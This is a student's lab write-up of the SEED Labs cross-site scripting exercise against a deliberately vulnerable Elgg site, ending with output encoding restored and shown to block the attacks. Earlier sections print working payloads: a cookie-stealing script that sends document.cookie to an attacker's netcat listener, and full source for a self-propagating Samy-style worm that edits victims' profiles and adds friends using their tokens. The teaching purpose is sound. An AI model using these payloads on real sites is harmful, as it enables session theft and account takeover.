Assignment 2 with XSS Scripting

Rahul Rajkumar Kori

***Abstract*—This assignment explores the exploitation and mitigation of Cross-Site Scripting (XSS) vulnerabilities in the Elgg social networking application, deployed in the SEED Labs environment. Across seven tasks, I demonstrated basic and stored XSS, performed cookie exfiltration, implemented a self-propagating Samy-style XSS worm, and finally re-enabled server-side defenses to prevent such attacks. For each task, I document the payloads, execution flow, and the answers to the questions posed in the lab handout. The completed work is suitable both as a graded assignment and as part of my personal security portfolio.**

I. Introduction

The objective of this assignment is to gain hands-on experience with Cross-Site Scripting (XSS) vulnerabilities and mitigations in a realistic web application. The Elgg system used in the lab has its built-in protections disabled initially, which allows us to inject malicious JavaScript, observe impacts on other users, and then restore countermeasures such as output encoding.

Key learning outcomes:

- Differentiate between reflected, stored, and DOM-based XSS.
- Craft and inject JavaScript payloads using profile fields in Elgg.
- Steal user cookies and simulate an attacker-controlled receiver.
- Implement a Samy-style self-propagating worm that modifies user profiles and friendships.
- Re-enable HTML sanitization and safe output encoding, and verify that XSS is blocked.

II. Task 1 — Basic XSS Injection

In the first task, I verified that Elgg is vulnerable to XSS by injecting a simple alert payload.

A. Payload and Execution

I used the following payload in a user profile field such as "Brief description":

Listing 1. Task 1: Basic XSS test payload.

```
<script>alert('XSS');</script>
```

After saving the profile and viewing it (either as the same user or as another user), the browser executed the script and displayed a JavaScript alert dialog, confirming that script tags are not sanitized or encoded.



Fig. 1. Task 1: JavaScript alert triggered by injected script in the profile.

Answers to Task 1 Questions

a) Q1: What payload did you use?: **A:** I used:

```
<script>alert('XSS');</script>
```

b) Q2: Why does the attack work?: **A:** The profile field is stored and later rendered back to the browser without sanitization or output encoding. Because the application injects the field value directly into the HTML, the browser interprets the `<script>` tag as executable JavaScript rather than plain text, and the alert executes.

c) Q3: What type of XSS is this?: **A:** This is a **stored XSS** attack. The payload is saved in the database as part of the user's profile, and executed each time any user views that profile.

III. Task 2 — Stored XSS via Profile Fields

This task extended the basic XSS demonstration by storing the payload in a profile field that is frequently viewed by others, such as the "About me" or "Brief description" section.

A. Profile Injection

I updated Alice's profile with the same payload:

```
<script>alert('XSS');</script>
```

When Bob later logged in and viewed Alice's profile page, the alert dialogue was triggered in Bob's browser, demonstrating that Alice could unintentionally host malicious code that affects other users.



Fig. 2. Task 2: Stored XSS on Alice's profile affecting other users.

IV. Task 3 — Cookie Stealing via XSS

The third task simulated a more realistic attacker goal: stealing session cookies from victims who view the malicious profile.

A. Attacker Listener Setup

On the attacker machine, I started a listener on port 5555:

Listing 2. Netcat listener for cookie exfiltration.

```
nc -lnkv 5555
```

B. Cookie-Stealing Payload

I then injected the following payload into a profile field:

Listing 3. Task 3: Cookie exfiltration payload.

```
<script>
document.location='http://10.0.0.1:5555/?c=' +
    document.cookie;
</script>
```

When a victim viewed the profile, their browser executed this script, sending an HTTP request to the attacker's listener with the cookie appended as a query parameter.

On the attacker side, the captured request looked like:

```
GET /?c=Elgg=qtslq5p5b4q02f3vob5t... HTTP/1.1
Host: 10.0.0.1:5555
User-Agent: Mozilla/5.0 ...
```



Fig. 3. Task 3: Captured victim cookies on the attacker's Netcat listener.

Answers to Task 3 Questions

a) Q1: What payload did you use?: **A:** I used:

```
<script>
document.location='http://10.0.0.1:5555/?c=' +
    document.cookie;
</script>
```

b) Q2: What happened on the attacker machine?: **A:** The Netcat listener received HTTP GET requests from victims' browsers. Each request contained the victim's cookie in the URL query string, for example:

```
GET /?c=Elgg=... HTTP/1.1
```

This confirms that the victim's browser executed the payload and leaked its session cookie.

c) Q3: Why does the attack work?: **A:** The injected JavaScript runs in the victim's browser with the victim's privileges, and can read `document.cookie`. Because the cookies are not marked HttpOnly and there is no sanitization blocking the `<script>` tag, the client-side script can exfiltrate the cookies to the attacker's server.

V. Task 4 — Samy-Style Worm: Profile Modification

In this task, I crafted a Samy-style worm that automatically modifies the victim's profile when they view the attacker's (Samy's) profile.

A. Core Worm Logic

The worm retrieves Elgg's security tokens and session information from JavaScript objects exposed on the page:

- `elgg.security.token.__elgg_ts`
- `elgg.security.token.__elgg_token`
- `elgg.session.user.guid`
- `elgg.session.user.name`

The code then builds URL-encoded POST content to the `/action/profile/edit` endpoint.

Listing 4. Task 4: Worm that modifies victim profile.

```
<script id="worm" type="text/javascript">
window.onload = function() {

    var headerTag = "<script id=\"worm\" type=\"text
        /javascript\">";
    var jsCode    = document.getElementById("worm").
        innerHTML;
    var tailTag   = "</" + "script>";
    var wormCode  = encodeURIComponent(headerTag +
        jsCode + tailTag);

    var ts    = "&__elgg_ts="    + elgg.security.
        token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.
        token.__elgg_token;
    var guid  = "&guid="         + elgg.session.user
        .guid;
    var name  = "&name=" + encodeURIComponent(elgg.
        session.user.name);

    var descText = "Samy is my hero!";
    var desc     = "&description=" +
                   encodeURIComponent(descText) +
                       wormCode;
```

```
    var content = name + desc + guid + ts + token;

    var samy_uid = 59;  // attacker's GUID

    if (elgg.session.user.guid != samy_uid) {
        var editUrl = "http://www.seed-server.com/
            action/profile/edit";
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", editUrl, true);
        Ajax.setRequestHeader(
          "Content-Type",
          "application/x-www-form-urlencoded"
        );
        Ajax.send(content);
    }
}
</script>
```

When a victim visits Samy's profile, their browser automatically sends an authenticated POST request to update their own profile description to "Samy is my hero!" and store a copy of the worm.



Fig. 4. Task 4: Victim profile updated automatically to "Samy is my hero!".

Answers to Task 4 Questions

a) Q1: Where is the worm stored?: **A:** The worm is stored in the victim's profile data, specifically in the profile field such as "About me" or "Brief description." When the victim's profile page is rendered, this stored content is injected into the HTML and executed by the browser.

b) Q2: How does the worm replicate?: **A:** When a user visits an infected profile, the worm:

1) Reads its own source code from the DOM using `document.getElementById("worm").innerHTML`.
2) Wraps it into a complete `<script>` tag and encodes it using `encodeURIComponent()`.
3) Constructs a POST request to `/action/profile/edit`, setting the victim's profile description to include both the message "Samy is my hero!" and the encoded worm code.

As a result, the next user who visits this newly infected profile will execute the worm and become infected themselves.

c) Q3: Why is `encodeURIComponent()` needed?: **A:** The worm must be safely embedded into a URL-encoded HTTP POST body. Characters such as <, >, quotes, and spaces could otherwise break the format or be misinterpreted. `encodeURIComponent()` ensures the entire script is treated as data during transmission and storage, and later can be decoded and reconstructed into a valid `<script>` tag.

VI. Task 5 — Friend-Adding Worm and Replication

Task 5 extended the worm so that it not only modifies the victim's profile but also adds the attacker as a friend automatically.

A. Friend-Adding Logic

The worm sends a GET request to Elgg's friend-adding endpoint:

```
var addurl = "http://www.seed-server.com/action/
    friends/add?friend="
              + samy_uid + ts + token;
var Ajax1 = new XMLHttpRequest();
Ajax1.open("GET", addurl, true);
Ajax1.send();
```

This request executes as if the victim themselves clicked "Add friend" on Samy's profile page.



Fig. 5. Task 5: Browser automatically sends friend-add request to add Samy.

A second network capture confirmed that the victim's browser, when viewing an infected profile, sends both:

- A GET request to add Samy as a friend.
- A POST request to modify the victim's profile and embed the worm.



Fig. 6. Task 5: Background requests confirm worm replication and friend-add.

Answers to Task 5 Questions

a) Q1: What is the final worm doing?: **A:** The final worm performs three actions each time a non-Samy user visits an infected profile:

1) Automatically sends a GET request to add Samy as a friend.
2) Sends a POST request to update the victim's profile description.
3) Embeds a fresh copy of the worm code into the victim's profile field.

b) Q2: Why does the worm spread automatically?: **A:** Each newly infected profile becomes another source of infection. Any user who visits any infected profile will execute the worm in their browser, which in turn updates their own profile and sends friend-add requests. Because the worm is stored and executed on every profile view, it propagates across the social network without further interaction from the attacker.

VII. Task 6 — DOM and XSS Discussion

While earlier tasks focused on server-stored XSS, Task 6 conceptually highlights DOM-based XSS, where the vulnerability originates from unsafe manipulation of the DOM entirely on the client side.

Answers to Task 6 Questions

a) Q1: What is DOM-based XSS?: **A:** DOM-based XSS occurs when JavaScript running in the browser reads untrusted data from the DOM (e.g., URL fragments, query parameters, or innerHTML) and writes it back into the DOM using `innerHTML`, `document.write()`, etc., without proper sanitization or encoding. The malicious payload never needs to reach the server; the injection and execution are entirely client-side.

b) Q2: Why is this important?: **A:** It shows that even if the server-side application correctly sanitizes or encodes data, front-end scripts can still introduce XSS vulnerabilities by mishandling untrusted input. Therefore, both server-side and client-side code must be designed with security in mind.

VIII. Task 7 — Restoring XSS Countermeasures

In the final task, I restored Elgg's protections to prevent the XSS attacks from working.

A. Output Encoding with `htmlspecialchars()`

The SEED environment had comments disabling PHP's `htmlspecialchars()` calls in several output views. I edited the following files in:

`/var/www/elgg/vendor/elgg/elgg/views/default/output/`

- `text.php`
- `url.php`
- `dropdown.php`
- `email.php`

In `text.php`, for example, I changed:

```
echo htmlspecialchars("{$value}", ENT_QUOTES |
    ENT_SUBSTITUTE, 'UTF-8', false);
//echo "{$value}";
```

I ensured that only the `htmlspecialchars()` line remained active and the raw `echo` of unescaped content was removed or commented.

After making similar adjustments in the other files and restarting Apache, Elgg began encoding special characters before rendering, converting < and > into their HTML entity equivalents.



Fig. 7. Task 7: `htmlspecialchars()` re-enabled in the text output view.

B. Verification

I re-injected the test payload:

```
<script>alert("XSS");</script>
```

and then reloaded the profile as another user. Instead of an alert, I observed that the literal text `<script>alert("XSS");</script>` was displayed on the page, confirming that the script was no longer interpreted as HTML.

The previously working Samy worm and cookie-stealing payloads also failed to execute, demonstrating that the output encoding broke the exploit chain.



Fig. 8. Task 7: Final confirmation that script tags are rendered as text and XSS is blocked.

Answers to Task 7 Questions

a) Q1: What countermeasure does Elgg provide?: **A:** Elgg provides HTML sanitization and output encoding. In the original lab description, this is associated with the HTMLawed plugin and related filtering functions. In the SEED environment, the practical and effective countermeasure is the use of `htmlspecialchars()` in the view layer, which encodes user-controlled content before rendering it in HTML.

b) Q2: Why does `htmlspecialchars()` prevent XSS?: **A:** `htmlspecialchars()` converts special characters such as <, >, and quotes into HTML entities (e.g., `<`, `>`, `&quot;`). Once encoded, the browser no longer treats them as HTML or JavaScript instructions; they become harmless text. Injected `<script>` tags are displayed literally and cannot be executed.

c) Q3: After enabling the defenses, why does the worm no longer work?: **A:** The worm relies on injecting executable JavaScript into profile fields. After enabling `htmlspecialchars()`, all user-controlled content is encoded before being served, so the stored worm code is no longer rendered as a real `<script>` tag. As a result, the browser does not execute the worm, the automatic friend-add requests are not sent, and the worm cannot replicate.

IX. Conclusion

This assignment demonstrated the full lifecycle of an XSS exploitation scenario: from simple alert-based verification to cookie theft, autonomous account modification, and self-propagating worms in a social network environment. By working with Elgg and the SEED Labs infrastructure, I gained practical experience in:

- Identifying and exploiting stored XSS vulnerabilities.
- Using JavaScript and XMLHttpRequest to perform authenticated actions on behalf of victims.
- Crafting a Samy-style worm that replicates itself and manipulates social relationships.
- Restoring and validating server-side defenses, particularly output encoding with `htmlspecialchars()`.

The final configuration with output encoding effectively blocked all XSS attempts, illustrating why robust encoding and sanitization are critical to secure web applications. This work strengthens my understanding of web security and provides a concrete example I can include in my personal cybersecurity portfolio.